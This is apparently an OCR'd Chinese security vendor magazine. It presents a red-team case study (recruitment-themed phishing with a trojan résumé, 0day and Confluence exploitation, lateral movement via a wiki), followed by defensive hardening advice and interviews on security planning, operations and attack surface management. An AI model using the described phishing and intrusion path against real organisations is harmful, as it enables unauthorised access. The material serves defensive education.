


图 5 攻击手段对比

获取了目标主机的控制权，就会利用各种内网信息搜集手段，来搜集有关目标网络的安全认证、业务应用系统操作、网络组织架构及部门人员等敏感信息。这些信息对于攻击者来说具有极高的价值，他们可以利用这些信息进行进一步的攻击和渗透。此外，在攻防演练过程中，我们发现各种攻击手段的应用需要进行精密地配合与协作，即使是单一的渗透拓展步骤，也需要结合多种攻击手段才能成功实现攻击。因此，在防御方面，我们也需要提高对各种攻击手段的认知和应对能力，以确保网络安全。

四、典型攻击手段实现案例

随着计算机和网络技术的迅猛发展，企业业务系统对互联网和内部网络的依赖程度逐渐加深。然而，随着科技的发展，安全问题亦日益凸显。例如，黑客和病毒等攻击手段日趋复杂，数据泄露、篡改或滥用等风险亦不断增加。这些威胁使得企业网络信息系统的安全面临越来越大的挑战。因此，为有效应对这些安全威胁，必须采取一系列切实有效的措施来确保企业网络信息系统的安全稳定运行。

案例：钓鱼攻击结合 0day 漏洞组合利用突破多道防线

某次企业攻防演练中，奇安信攻击队锁定某大型特种设备制造商作为目标单位。在本次实战攻防演习活动中，攻击队拟定了获取该企业多个核心业务管控平台的靶标权限的目标。

攻击队在进行初步的情报收集过程中发现，该企业内部的网络防御系统相对完善，因此采用正面的攻击方式可能面临较大的阻碍。同时，本次演习的难点在于目标应急响应速度快，各个攻击队竞争激烈。为了更好地进行攻击，边界突破策略以钓鱼攻击为主，打点为辅。钓鱼攻击所取得的成果在整体攻击中的占比相对较高，这表明在面对困难型防守时，钓鱼攻击是最有效的突破点。通过钓鱼攻击，能够打开局面，快速获取目标权限。在进行钓鱼攻击时，找准交互渠道能够显著提高效率，往往可以达到事半功倍的效果。

攻击队首先社工突破口的搜寻，其中最常见的方法是利用电子邮件钓鱼。然而，考虑到该企业拥有较为完善的网络防御体系，推测其内网很可能已有电子邮件检测类防御措施。因此，如果仅使用简单的电子邮件钓鱼进行攻击，很可能会被系统检测到并暴露攻击者的身份。

于是攻击队决定精心设计钓鱼攻击邮件，利用当下热点、时事及目标单位的工作生活相关内容，制作出极具迷惑性的诱饵。在本次演习中，攻击队以招聘为诱饵，通过精心构造的求职简历来分散读者的注意力，而这个附件正是其精心设计的木马。一旦企业员工被诱骗并打开附件中的木马文件，正中攻击队下怀，设备成功上线，最终控制该员工的终端设备。

在受控终端的基础上，攻击队成功渗透入该企业的内部网络。通过利用 0day 系统漏洞，成功获取到关键设备的控制权限。结合内网的信息收集和防火墙的 0day，攻击队突破了逻辑隔离，并利用一个未及时修复的 Confluence nday，控制了该企业的 WIKI 系统。通过查询 WIKI 系统，找到了该企业系统运维手册，进一步获得了靶标地址和账号，并控制了靶标系统。

攻击队还通过查询 WIKI 获得了产线堡垒机账号，并控制了某产线运维系统和某工控系统，以及某安防系统和 Zabbix 集权系统。最终，攻击队能够进一步控制目标企业 500 多个业务系统。

五、安全加固建议
——面向社会工程学攻击的安全防护策略

1. 攻击案例剖析

虽然制造商企业拥有较为完善的




图 6 案例攻击路线

> 在面对防御体系较完善的防守方时，
> 钓鱼攻击是最有效的突破点。
> 进行钓鱼攻击时，
> 找准交互渠道能够显著提高效率，
> 往往可以达到事半功倍的效果。

网络防御体系，但攻击者通过制作出极具迷惑性的钓鱼邮件诱骗企业员工打开附件中的木马文件，控制该员工的终端设备侵入企业内部网络，然后通过利用 0day 等系统漏洞等进行内网横向渗透，入侵核心内网。

2. 钓鱼邮件检测与防护策略

该案例企业在人员安全意识、钓鱼邮件检测及处置、溯源分析及应急等工作方面存在不足，具体建议如下。

(1) 强化全员网络安全意识

① 钓鱼邮件安全意识教育培训：日常周期性或 HW 预演习阶段，组织用户单位针对全员进行安全意识教育培训，培训通过典型钓鱼邮件成功事件导入，从感性认知层面对目前的钓鱼邮件攻击形式给予直观、形象的描述，使员工对钓鱼邮件威胁有一个深刻的认识；同时通过案例介绍的方式，对目前流行的钓鱼邮件攻击手段进行分析，并阐明对应的安全防范措施。

② 钓鱼邮件测试服务：基于社会工程学原理，结合客户网络环境、邮件使用习惯和特征，以热点事件为主题，精心构造极具迷惑性且含有恶意链接的邮件，模仿用户组织内部人员 / 部门向目标群体定向开展邮件钓鱼测试，进而评估用户组织内部人员信息安全意识，为后续安全培训、技术防护手段升级提供依据。

(2) 加强钓鱼邮件、0day 等系统漏洞的预警、检测及响应能力

① 网络流量威胁检测与研判：通过全流量威胁检测、邮件威胁检测、大数据等技术结合威胁情报对网络流量监控和观察，将钓鱼邮件从垃圾邮件中区分出来，并根据危险程度对邮件风险进行不同级别告警。提前发现异常流量和发件异常、收件异常、暴力破解、异常登录、仿冒邮件等异常邮件行为威胁。同时，全流量威胁检测对 0day 威胁、未知威胁、恶意文件等进行全面检测和发现，让威胁无处遁形。

② 服务器威胁分析：通过服务器威胁分析（椒图分析），第一时间发现横向渗透所有攻击行为。同时，通过攻击行为（文件操作、提权、命令操作等）进行监测，可从 0day 攻击的最终利用环节规避其发生。

③ 终端安全监控、研判和处置：对入网终端开展终端病毒处置、违规行为处置、终端失陷处置工作，实现终端病毒能够及时的发现、识别、防御，以及高级威胁的分析与处置，达到可知、可管、可控目标，避免病毒恶性事件和数据泄露的发生。

④ 溯源分析，处置加固：对发现的钓鱼邮件进行溯源分析，确认命令与控制 C2 通道、远控 IP、域名、邮件标题、样本 MD5 等信息。通过防火墙封禁 C2，远控 IP 和域名列入阻断黑名单，阻断内网访问；基于邮件标题关键字封堵，在终端安全管理控制台将钓鱼邮件样本 MD5 信息加黑；通过邮件或内部通信等方式，对全员进行钓鱼邮件攻击预警通告，并要求不要随意打开未知来源的邮件、保持警惕。安

大型机构安全建设跃升之路

从专家全面支招到成功实践分享，全面聚焦大型机构安全建设。顶级安全专家支招：从安全规划、安全运营、攻击面管理，到威胁情报体系完善。某大型央企成功实践分享：三年如何实现“三级跳”、能力实现四大跃升。

观点篇

安全规划需求加速释放，四大难点如何破解？

随着对网络安全防护认识的日益全面和深入，从全局进行网络安全规划的作用和价值被逐步认可，越来越多的大型机构积极推进网络安全规划工作。安全规划如何提升机构网络安全能力？安全规划应该怎么开展？《26 号院》邀请到奇安信集团战略咨询规划部（以下简称：“奇安信战规”）总经理邬怡，就大型机构的网络安全规划进行深入探讨。

邬怡认为，随着安全成熟度的提升，安全规划的需求正在逐步释放。大型机构的安全规划，应该以常态化、可持续方式开展，提升安全成熟度，持续输出安全价值。

奇安信集团战略咨询规划部总经理邬怡

现状：安全成熟度提升，网络安全规划需求正逐渐释放

《26 号院》：当前国内大型机构的网络安全规划现状是什么？哪些行业领域较为成熟靠前，哪些行业领域仍有待提升？

邬怡：过去几年，奇安信帮助超过 100 多家央企和部委开展网络安全规划。从整体网络安全规划的形势上看，主要有三个特点：

首先，目前的网安咨询规划需求主要集中在政府部委及能源、金融等头部行业。相对来说，这几个行业的政策敏感度、业务相关度最大，对网络安全咨询规划的需求提出最早；一些相对传统的行业存在较大提升空间。

其次，网络安全咨询规划越来越呈现 “中国特色”。以往的网络安全规划一般会纳入信息化规划中一并完成。在服务商选择上，一般会选取国外知名咨询机构。这些国外咨询机构的安全规划经常导致“水土不服”、难以适配国内需求。近几年，随着国内咨询机构能力的不断提升和政策要求的变化，越来越多的大型机构选择国内的安全咨询机构开展网络安全咨询规划。

最后，网络安全咨询规划的需求

正在逐渐释放。目前网络安全咨询规划的主要案例还集中在信息化发展较快的一些行业领域，但随着传统行业数字化转型的深入，我们已经收到了越来越多的规划需求，这也是国家推进“网络强国”战略带来的必然现象。

另外，从国内政企机构网络安全成熟度来看：

• 网络安全成熟高的大型企业会积极推进咨询规划工作。网络安全成熟高的大型企业，能够正确理解业务需求，认识到网络安全的价值和作用。其中，少部分企业内部有小型规划团队或网络安全规划专岗，能在借助外部专业团队的帮助下，定期合理地开展网络安全咨询规划与技术演进路线设计，频率可达每年都进行（滚动）规划，将安全建设融入业务发展，以科学化、体系化的方式开展网络安全体系建设。

• 大部分网络安全成熟度较高的企业都有开展体系化规划，以规划作为安全建设的指引。但由于安全组织、安全管理建设方面不足，完全依靠外部专业咨询团队，以企业发展规划的重大契机（如“十三五”“十四五”规划）为网络安全工作的推动力，以安全能力为导向开展网络安全专项规划建设，提升网络安全建设的整体水平。

• 网络安全成熟度较低的政企网络安全工作处于完全被动状态。缺少专业的网络安全规划内容，网络安全规划可能仅作为信息化规划的少部分内容呈现，存在于“十三五”“十四五”的信息化（数字化）规划中。安全工作以合规为导向，安全缺少体系化。近年来，随着国家监管部门的要求、法规的强制性与国内安全环境的影响，此类企业都已经慢慢改善，网络安全规划工作都逐渐提到了新的高度。

> 网络安全咨询规划越来越呈现“中国特色”。近几年，随着国内咨询机构能力的不断提升和政策要求的变化，越来越多的大型机构选择国内的安全咨询机构开展网络安全咨询规划。

难点：大型机构安全规划需满足三项核心需求、解决四大难点

《26 号院》：目前大型机构网络安全规划的需求和难点是什么？

邬怡：总结一些大型机构的安全规划案例，我们发现一个很有意思的现象：业务数字化程度越高的企业对安全咨询规划的理解越深入、要求越高。这种理解和要求主要体现在：

1、 逐步认识到安全工作复杂性，要求用工程化、体系化的规划方法论来指导安全建设。数字化转型再造了业务流程、汇集了大量数据、使边界越来越模糊，安全呈现出“复杂巨系统”的特性，需要工程化、体系化的规划方法论来指导建设。

2、 安全规划需要能够全面识别安全能力的管控点、进一步设计管控流程。安全能力需要与业务更加深入的融合，数据和信息系统已经融入业务流程，成为了新的生产要素，安全能力也需要进一步与业务和信息化流程相融合，需要咨询规划工作能够全面识别安全能力的管控点、进一步设计管控流程。

3、 能够与信息化规划对齐的安全规划方法成为新的需求。“查字典”式的咨询规划方法已不能满足大型企业的需要，基于合规要求的安全体系建设成为了大型企业的基础工作，金融、能源等先进行业正在寻求一种能够与信息化规划对齐的安全规划方法。

要满足大型机构的安全规划要求，并不是一件容易的事。主要有四大难点，如下所示。

难点 1: 业务、信息化和安全有着不同的沟通界面和沟通语言，要保障安全规划不是技术型“自嗨”的设计，就需要安全规划使用与业务和信息化相同的沟通界面，这对于不同知识背景的人来说是一件很难的事情。

难点 2: 组织内部管理层缺少对网络安全专业的了解，对网络安全工作认知有限，也没有合理的网络安全治理架构。造成部分企业的决策层将主要关注点放在业务发展，忽视网络安全，对规划工作的价值没有认同。导致企业的网络安全管理层，对于网络安全工作不敢请求更多的资源，更不敢启动专门的网络安全咨询规划项目。从而形成恶性循环，决策层更加看不清网络安全工作的全局，不清楚网络安全工作的价值与作用。

难点 3: 从安全战略到安全措施的落地，涉及到决策层、管理层、实施层等不同层级的人员，要保障安全工作成效不打折扣，需要通过咨询规划

工作拉齐各个层级人员对安全的认知。设计出从战略到落地的“一张蓝图”，指导安全工作在统一的步调下开展。

难点 4：对咨询规划方法论的评判需要对安全体系有深刻的认知，需要大量的人力、物力和财力投入，这对一些企业来说是一个挑战。其工作成效的展现所需的周期较长，很难在项目招标周期中进行准确的衡量，很多企业仅仅基于成本考量，反而浪费了资金、错过了节点。

破题：战略意识、匹配业务、培育人才是安全规划的三要素。

《26 号院》：有哪些网络安全规划经验可供大型机构借鉴？ 重点需要把握哪些环节？

邬怡：在长期服务大型机构的过程中，我们的确总结了一些企业安全战略规划的成熟经验，可以供大型机构来参考和借鉴。这主要包括三个方面：要具备网络安全战略意识、做到与企业自身业务相匹配，以及培育自己的安全人才。

一是企业的决策和管理层需要具备网络安全战略的意识，企业必须不失时机地定期制定或更新网络安全战略规划，才能成功适应企业业务和 IT 的发展变化。

二是企业不要盲目模仿其他企业的网络安全战略。网络安全战略需要匹配本企业自身业务和 IT 发展规划，每个企业的业务和 IT 发展规划是基于特定的企业战略，其因时、因地、因公司而变化。

三是培育自己的网络安全人才，企业在实施网络安全战略时必须清醒地认识到，有了正确的工作思路，还要具有相应能力的管理者及员工才能实现公司的网络安全战略意图，否则在执行过程中会偏离方向，不仅无法实现网络安全战略目标，反而很可能会给企业造成重大损失。

因此，我们认为，要正确的开展网络安全规划工作，重点需要把握两点：理清认识观念与规划工作工程化。

一是需要厘清网络安全规划工作的实际意义。错误的观点认为网络安全的规划就是网络安全部门自己的事，造成规划工作的闭门造车情况，规划项目执行团队在不清楚业务发展、不清楚业务保障需求的情况下完成的规划内容。这个问题需要项目的团队具有成熟的咨询规划方法与工具流程，在项目过程中需要保证业务部门积极参与、重度参与。以科学的方法开展项目，加强网络安全与业务的聚合。可以与有能力开展网络安全专项咨询规划项目的安全厂商多交流，借助有实力、有经验的网络安全厂商的帮助，将开展项目的过程、成果、作用、价值等内容探索清楚。在获得决策层支持的情况下，通过实际项目进行实践。将实践中所获得的经验，形成常态化的任务项。确定好常态化开展咨询规划项目的机制、流程、任务。

二是将网络安全规划工作工程化，保障网络安全从战略到执行的过程能够顺利开展。需要咨询规划团队具备工程化的方法论，对网络安全技术发展、国内网络安全市场、网络安全工程建设

> 企业安全战略规划的成熟经验主要包括三个方面：要具备网络安全战略意识、要做到与企业自身业务相匹配，以及培育自己的安全人才。

都有深入的理解，能通过战略任务的设计和架构管控保证网络安全战略的落地。同时也可以在项目执行过程中，要求项目执行团队，需要针对网络安全特定的大型建设，开展解决方案到实施的咨询设计。

实践：以安全规划引导安全建设，推动行业转变。

《26 号院》：奇安信在安全规划方面和客户做了哪些探索，有哪些收获?

邬怡：奇安信战规作为网络安全咨询规划服务的提供方，充分吸收国内外先进的方法及框架（如 TOGAF、DODAF、SABAS、CTF、IPDR2、C2M2 等），结合大型企业的实际情况，利用内生安全——新一代网络安全框架成果，提供“十三五”“十四五”在内的3~5年期网络安全体系规划设计。

奇安信战规先后服务多个政府部委、央企、大型民企，覆盖金融、能源、交通、制造业、智慧城市、数字政务等方向，包含但不限于：南方电网、中石化、中海油、三峡能源、中国铁塔、大唐电信、国电投、邮储行、北京银行、兴业银行、一汽丰田、中车集团、HTKJ、奇瑞集团等数十家单位，在满足大型企业网络安全规划的同时，自身的方法论更加丰满，更具逻辑性，推理性更强。2023 年，奇安信凭借实战导向的安全咨询服务，在国际权威咨询机构 Forrester 发布的《2023 年 Q3 亚太网络安全咨询服务市场格局报告》中被提名，并被评为知名供应商。

奇安信以系统工程方法论结合内生安全理念，推行以咨询规划引导网络安全建设，推动整个行业，主动改变传统网络安全思维，变“事后补救”为“事前防控”型建设思路，用“十大工程五大任务”建动态综合的网络安全防御体系，让网络安全从局部整改外挂式建设模式，转向安全与数字化业务的深度融合体系化建设模式。

通过与客户的深入合作和交流，我们采用业内先进的方法论和安全理念，进行体系化、系统化的安全规划，解决碎片化、两张皮的问题，实现网络安全与信息化深度融合，全面覆盖。通过专家团队的深入调研分析，定制化设计，体系化规划，帮助客户掌握自身时间和空间范畴的网络安全全景，帮助企业充分了解网络安全现状并识别安全风险，明确安全建设工程，指明网络安全建设资源（人、钱、物）投入依据，明确网络安全建设项目实施路径和优先级，指导项目立项。

> 要正确的开展网络安全规划工作，
> 重点需要把握两点：
> 理清认识观念与规划工作工程化

建议：把握五年网安规划与三年网安规划滚动更新的要点

《26 号院》：对于大型企业的网络安全规划，奇安信有哪些具体建议?

邬怡：从全球范围看，数字化已成为推动经济社会转型、实现可持续发展、提升国家竞争力的关键动力引擎。信息化、网络化、数字化在带来巨大红利的同时，也随之带来新的安全风险。同时，大型企业网络安全建设也面临严峻挑战，面向这样的变革机遇期，针对五年网络安全咨询规划、三年网络安全规划滚动更新等性质的咨询规划，奇安信建议如下：

1、 以“三同步”原则，推进安全和信息化的“全面覆盖、深度融合”，建设网络安全基础设施和实战化运行体系。

2、 安全规划应致力于提高网络安全成熟度。大型企业需要通过咨询规划，将网络安全工作条例化、显性化，以常态化、可持续方式开展网络安全规划，实现网络安全体系的自我驱动、循环提升，从而提高网络安全成熟度，面向实战化对抗，持续输出安全价值。

3、 采用科学的规划方法论指导安全规划全周期的工作。网络安全咨询规划具有专业性强、复杂度高和涉及面广等特点，规划出的项目（工程和任务）的目标展望、资源要求、关键里程碑、可落地性、检验标准等要素，对于确保规划项目的科学性、经济性、可控性与结果的可达成起到关键作用。将网络安全、系统工程、项目管理、服务管理等理论融入网络安全规划方法中，合理使用安全规划工具，确保能以完整、严谨、科学的方式将安全专业知识应用于规划建设全周期，使规划出的项目（工程和任务）适合企业。

（奇安信战规安全专家舒适、张泰宁、王维超、莫非对本文亦有贡献）

观点篇

运营成持续安全的保障，如何实现运营价值显性化？

赛迪顾问发布《2021-2022 中国安全运营中心调研分析报告》（以下简称《报告》），《报告》显示，88.6% 的受访企业已经建立了专门的安全运营中心，但处于一、二级的占比仍然高达 65.5%（总共分为五级），大多数企业的安全运营中心的成熟度还比较低，建设才刚刚开始，需要持续提升。

毫无疑问，安全运营是企业保障业务持续安全的基础。大型企业安全运营的现状如何？面临哪些痛点？该如何持续提升？《26 号院》邀请到奇安信集团安全运营 PBU 总经理董旭，就大型企业安全运营进行深入探讨。

奇安信集团安全运营 PBU 总经理董旭

《26 号院》：当前国内大型企业的安全运营大概现状是什么？哪些行业领域较为成熟靠前，哪些行业领域，有待提升？

董旭：大型企业具体可以分为几类：一类是大型央企，如中石油、中石化、国家电网、中国移动等；另一类是地方性大型国企，如山东能源、广汽集团等；第三类是大型民企，如宁德时代、美的集团等。随着国资委、能源局、公安部、网信办等主管单位的持续监督和管理，以及实战攻防演习的全面开展，目前，大约有 80% 的大型央、国企的安全运营基本进入到“运行可控”阶段，即安全运营中心成熟度的第三级：以安全能力与标准化流程构建为主题。

具体到细分行业，金融、电网、运营商、油化、电力等关键基础设施领域网络安全运营程度普遍偏高，而建筑、工程、贸易、机械、矿产等行业领域由于数字化建设缓慢，安全运营成熟度相对较低一些。同时，大型企业的总部和分支机构，安全运营成熟度相差很大，下级单位建设成熟度低于集团总部。

《26 号院》：目前大型企业在安全运营中心建设的普遍难点和痛点是什么？

董旭：目前的难点主要集中在以下 3 个方面：

首先是安全运营专业人员编制数量不足。安全运营工作离不开“人”，既需要进行安全决策的专业人员，也需要进行策略部署的执行人员，还需要具备重大事件响应能力的特殊人员。很多大型企业并没有建立与之规模匹配的专职安全运营团队，导致在实战攻防演习、高水平网络攻防对抗中非常被动，无法做到“平战一体”。

其次是在缺乏有效的数字化管理制度和手段。目前安全运营缺乏清晰明确、业内共识的量化指标，导致安全运营水平难以数字化考核，影响了企业投入安全运营的积极性。在这方面，国外已经有初步的模型，可以将安全运营和企业的经营指标、业务指标实现紧密关联，并且将安全运营的价值显性化。

第三是迫切需要公司高层的重视、支持和指导。网络安全是一项“一把手”工程，但往往因为负责执行落实的部门级别不够，工作落实难度很大。因此需要建立一把手责任制，公司自上而下的整体重视，为安全运营提供了强大的组织架构保障，确保人员团队无短板。

《26 号院》：如何破解这种情况，是否有借鉴的经验，或者几步走的路径?

董旭：针对安全运营专业人员编制数量不足的问题，有多种方法，目前最主流的自有团队加上专业化安全托管服务的一种方式。专业托管服务包括驻场托管类服务、远程托管服务、云托管安全服务在内的多种服务模式，该市场规模也在高速增长。

同时，随着安全大模型的发展，通过 GPT 实现的运营自动化，可以缓解安全人员短缺的问题。例如，奇安信推出的 Q-GPT 安全机器人，它是基于大模型的“虚拟安全专家”，可以全天候工作，具有强大的智能分析和高效的自动研判能力，辅助甚至替代专家完成智能研判、智能溯源、智能处置等工作，显著提升客户安全运营效率。

> 针对安全运营专业人员编制数量不足的问题，有多种方法，目前最主流的自有团队加上专业化安全托管服务的一种方式。

最后是数字化管理制度方面的探索。安全运营的核心是人，抓手是数据，因此，集中化的数据收集、存储、分析、响应显得至关重要。目前奇安信已经和知名大型央企进行合作，共同开发运营管控平台。该平台能够管理集团的所有的运营流程、运营知识、运营指标、工作绩效等数据，将运营中的各项工作，通过该平台实现数字化、可视化的展现，让安全运营的价值更充分和直观的呈现出来。

《26 号院》：奇安信这方面和客户一起做了哪些探索，有哪些收获?是否走过弯路?

董旭： NGSOC 安全运营起步较早，并在近 30 家央企总部进行的实践和落地，通过北京冬奥保障工作，总结了 1100 多个攻击监测规则，30 类安全运营流程，100 多个专项应急预案，并助力实现了冬奥会和冬残奥会的网络安全“零事故”。所有这些积累，为大型企业提升网络安全运营水平，提供了可供借鉴的成功经验。

《26 号院》：对于大型企业的安全运营，奇安信有哪些建议?

董旭：基于多年的实践，以及数百家大中型企业的服务经验，奇安信主要有以下几方面建议：

第一是加大投入。安全运营是个长期投入的过程，不是一蹴而就的，网络安全只有起点，没有终点，企业需要持续保持对安全运营的重视和投入力度；

第二是团队保障。安全运营需要一定规模的团队，并设定明确的组织目标和管理机制；

第三是价值可视。安全运营需要与业务价值紧密相连，并通过可视化方式展示出来，让运营价值更加直观可视；

第四是持续创新。需要不断引入前沿的创新技术，如利用领先的工业级大模型应用 Q-GPT（奇安信大模型）安全机器人，大幅提升安全运营整体效率。

（本文整理 张少波）

观点篇

攻击面管理成第一道防线，如何才能顺利落地？

大型机构通常拥有数千、数万或更多面向互联网的资产。随着攻击者已在使用自动化工具来发现资产、识别漏洞并发起攻击。攻击面管理工作成为网络安全的重要支柱和首道安全防线。

大型企业如何开展攻击面管理？需要重点打造哪些核心能力？《26 号院》邀请到奇安信集团攻击面管理产品整体负责人马刚伟、产品规划负责人张静雯进行深入访谈，为大型机构的攻击面管理建设支招。

现状：攻击面成为大型机构的攻击突破口

《26 号院》：持续暴露的新、旧攻击面被视为严重的网络安全问题。大型企业的大量未知遗留系统、不断新增的系统应用，会带来什么样的风险？

奇安信集团攻击面管理产品整体负责人马刚伟

马刚伟：大型企业通常拥有大量的遗留系统，而随着数字化转型的深化，不断有新的系统应用快速增加，导致大型机构及其分支机构的暴露面和攻击面持续扩大，使得其要面临应对数字资产风险的严峻挑战，除了增加被上级监管部门通报的压力，甚至还面临遭受入侵和数据泄露的高危风险。

所谓暴露面是指站在任一点上能够看到的所有资产和服务的集合。大型企业业务复杂且变更频繁，应用系统在对内或对外提供服务时需要开放特定端口，对外映射 URL，业务部门也可能绕过管理制度发布相关应用。一旦这些暴露在公网的资产与服务没有及时感知和维护，就会导致暴露面持续扩大，增加系统或应用程序遭受攻击的风险。

所谓攻击面是站在任一攻击点上能看到的可被利用的资产脆弱性集合。大型企业一般都有大量未知的遗留系统，这本身就意味着高风险，“你永远无法保护你不知道的东西”。我们无法对影子资产、僵尸资产制定相应的安全策略进行保护，如终端防护策略、ACL 策略、

扫描策略等，这些系统往往成为网络攻击的突破口。

问题：当前的攻击面管理存在四个主要挑战

《26 号院》：目前大型企业如何管理攻击面？有何问题和不足？

马刚伟：对于大多数企业来说，目前的常规做法是 HW 前进行关键资产的梳理，包括漏洞的风险治理和攻击面收敛；也有一部分企业会日常性开展攻击面管理，一般围绕资产管理、漏洞管理进行。目前在攻击面管理上主要存在四个明显问题。

首先，资产梳理不清晰、缺乏统一的管理视图。一般主要是通过资产及配置管理数据库 (CMDB)、终端管理系统、服务器管理系统、线下表格、云管系统等多种方式记录和管理资产，这导致资产信息碎片化严重。由于缺乏统一管理，企业网络安全部门通常难以掌握有多少资产需要治理。最终导致存在影子与僵尸资产等问题难以及时发现、业务变更导致资产维护困难、发生安全事件难以定位到责任人等诸多问题。

其次，暴露面无法实时全面监测。目前的暴露面管理通常是在 HW 前临时进行梳理，重点关注核心系统，且会关停部分系统，因此梳理的资产范围有限。无法全面掌握有多少资产暴露在攻击者面前。

第三，攻击面难以全面发现。当前攻击面的梳理往往在攻防演练前依靠人工来完成，资产梳理的范围有限、效率慢、不及时、不全面。从攻击者的视角，哪些资产容易被利用、最应优先解决，这些完全依靠安全运营人员的经验来判断，无法开展常态化的监测和运营。

第四，资产安全管理的意识有待建立。传统的资产安全管理主要通过人工台账的方式，一般会在出现变化时进行登记，或者安全事件追溯时发现资产进行维护。这种临时抱佛脚或者事后补救的资产安全运营方式往往是不够的，需要转向攻击者视角，以数据驱动的方式对资产进行常态化的安全运营，掌握哪些资产暴露在互联网侧，哪些漏洞能够被利用需要去解决。只有这样才能做到领先攻击者，降低可能的攻击风险。

> 攻击面管理系统需要结合管理者和攻击者不同视角，利用多源资产数据，实现高效资产信息安全运营，持续发现攻击面，并提供高效的收敛方案，能指导用户收敛攻击面，快速应急响应。

破解：攻击面管理系统需具备三个核心能力

《26 号院》：缓解这些安全风险，需要新的攻击面管理系统，需要具备哪些核心能力，将会给攻击面管理带来哪些改进？

马刚伟：新的攻击面管理系统，需要结合管理者和攻击者不同视角，利用多源资产数据，实现高效的资产信息安全运营，它应能有效提升资产可见性，最小化资产暴露面，持续发现攻击面，并提供高效的收敛方案，能指导用户收敛攻击面，快速应急响应。

首先，统一网络安全资产管理，提升网络安全资产的可见性。融合多源的资产数据，可管理互联网、内网、云上资产等，所有资产数据能自动更新。能够全面发现互联网暴露资产和内网未知资产，并能够基于资产安全防护的覆盖度基线，准确度量相关指标，给出防护差距，如漏扫评估覆盖率。

其次，持续监测资产暴露面，最小化资产暴露面。能够全面监测互联网的暴露面，包括暴露的端口、协议、未知 URL 等，识别内外网资产映射关系和资产间的关联关系，快速缩小资产暴露面。

第三，识别资产安全隐患，持续发现攻击面，高效收敛攻击面。具备全网资产脆弱性评估能力，包括：弱口令、漏洞、配置错误、挂马等信息，1DAY 漏洞可在小时级提供情报，持续识别内外网资产攻击面，发现潜在攻击路径，并进行优先级排序，识别攻击链路上的关键风险点，制定出最有效的防御策略，让客户在有限的时间内处理最重要的风险。

实践：高起点打造领先的多源资产数据融合能力

《26 号院》：在攻击面管理领域，奇安信和客户一起做了哪些探索，有哪些收获？

张静雯：在网络资产攻击面梳理方面，奇安信已耕耘多年，早在 2020 年就开始起步进行探索，比 Gartner

将攻击面管理相关技术定义为新兴技术的时间还要早一年。

奇安信的资产安全管理平台的起点较高，首个应用场景就是世界瞩目的冬奥会。主要是对冬奥会场馆的网络资产进行统一的管理和运营，通过冬奥会的实践，优化了资产归一融合的算法，从而得以在后续版本中逐步减少人工参与或干预，可以在更大程度实现自动化的多源资产数据融合。

目前奇安信资产安全管理平台在资产数据融合方面的准确性，比一些大厂及专业创业公司高出很多，可以实现对接资产管理数据源接近上百种，及时发现未登记的资产及登记错误数据，细化漏洞管理运营流程，判定资产安全状态和脆弱性优先级，助力实现了冬奥会和冬残奥会的网络安全“零事故”。

在此过程中，奇安信积累了大量的经验，从用户侧得到宝贵的建议，应用到产品的设计和研发中，为大型企业提升网络安全运营水平，提供了可供借鉴的成功经验。未来，奇安信资产安全管理系统将继续深入结合用户的使用场景和需求，对产品进行持续迭代，逐步提升其作为资产安全运营核心的能力，实现持续驱动资产运营的模式。

目前，奇安信的资产安全管理系统已经在国电投、中广核等多家央企进行实践和成功落地，已经发展成为一整套完整的解决方案。在近期中标的北京银行攻击面管理项目，奇安信资产安全管理系统在与众多大厂和创业公司竞标中获得第一名的高分，显示出业界领先的实力。

建议：攻击面管理建设五步走

《26 号院》：对于大型企业有效管理攻击面，降低攻击风险，有哪些可行的建议?

马刚伟：攻击面管理的重要性在于，能够在事前阶段，让企业安全团队从攻击者视角审视网络资产可能存在的攻击面，重新审视自己的网络安全防御方案，及时发现网络防御的盲区，合理排定工作的优先级，最终达到事前消除风险，降低被攻击的概率，提升安全运营效率。

基于以上目标，我们给予以下几个方面的建议：

第一，重视攻击面管理的价值。跟踪攻击面管理的技术发展，现在就开始投入建设。

第二，确定攻击面管理目标，建立相关运营流程。这包括明确团队各角色职能和管理流程，确保攻击面管理工作可闭环。

第三，确定攻击面管理能力建设顺序。应当全面考虑全网资产，大型客户考虑同时建设 EASM 和 CAASM，小型客户可以先建设 EASM，再建设 CAASM。

第四，建设攻击面管理核心能力。包括理清网络资产，构建统一管理能力，提升网络资产的可见性；此外，要具备暴露面监测和攻击面管理能力。

第五，开展攻击面运营服务。将攻击面梳理转变为一种常态化运营工作，不仅仅是为 HW 服务。

> 攻击面管理的重要性在于，能在事前阶段让安全团队从攻击者视角审视网络资产存在的攻击面，及时发现防御盲区，最终消除风险，降低被攻击的概率，提升运营效率。

观点篇

威胁情报成高位安全能力，大型机构如何完善威胁情报体系？

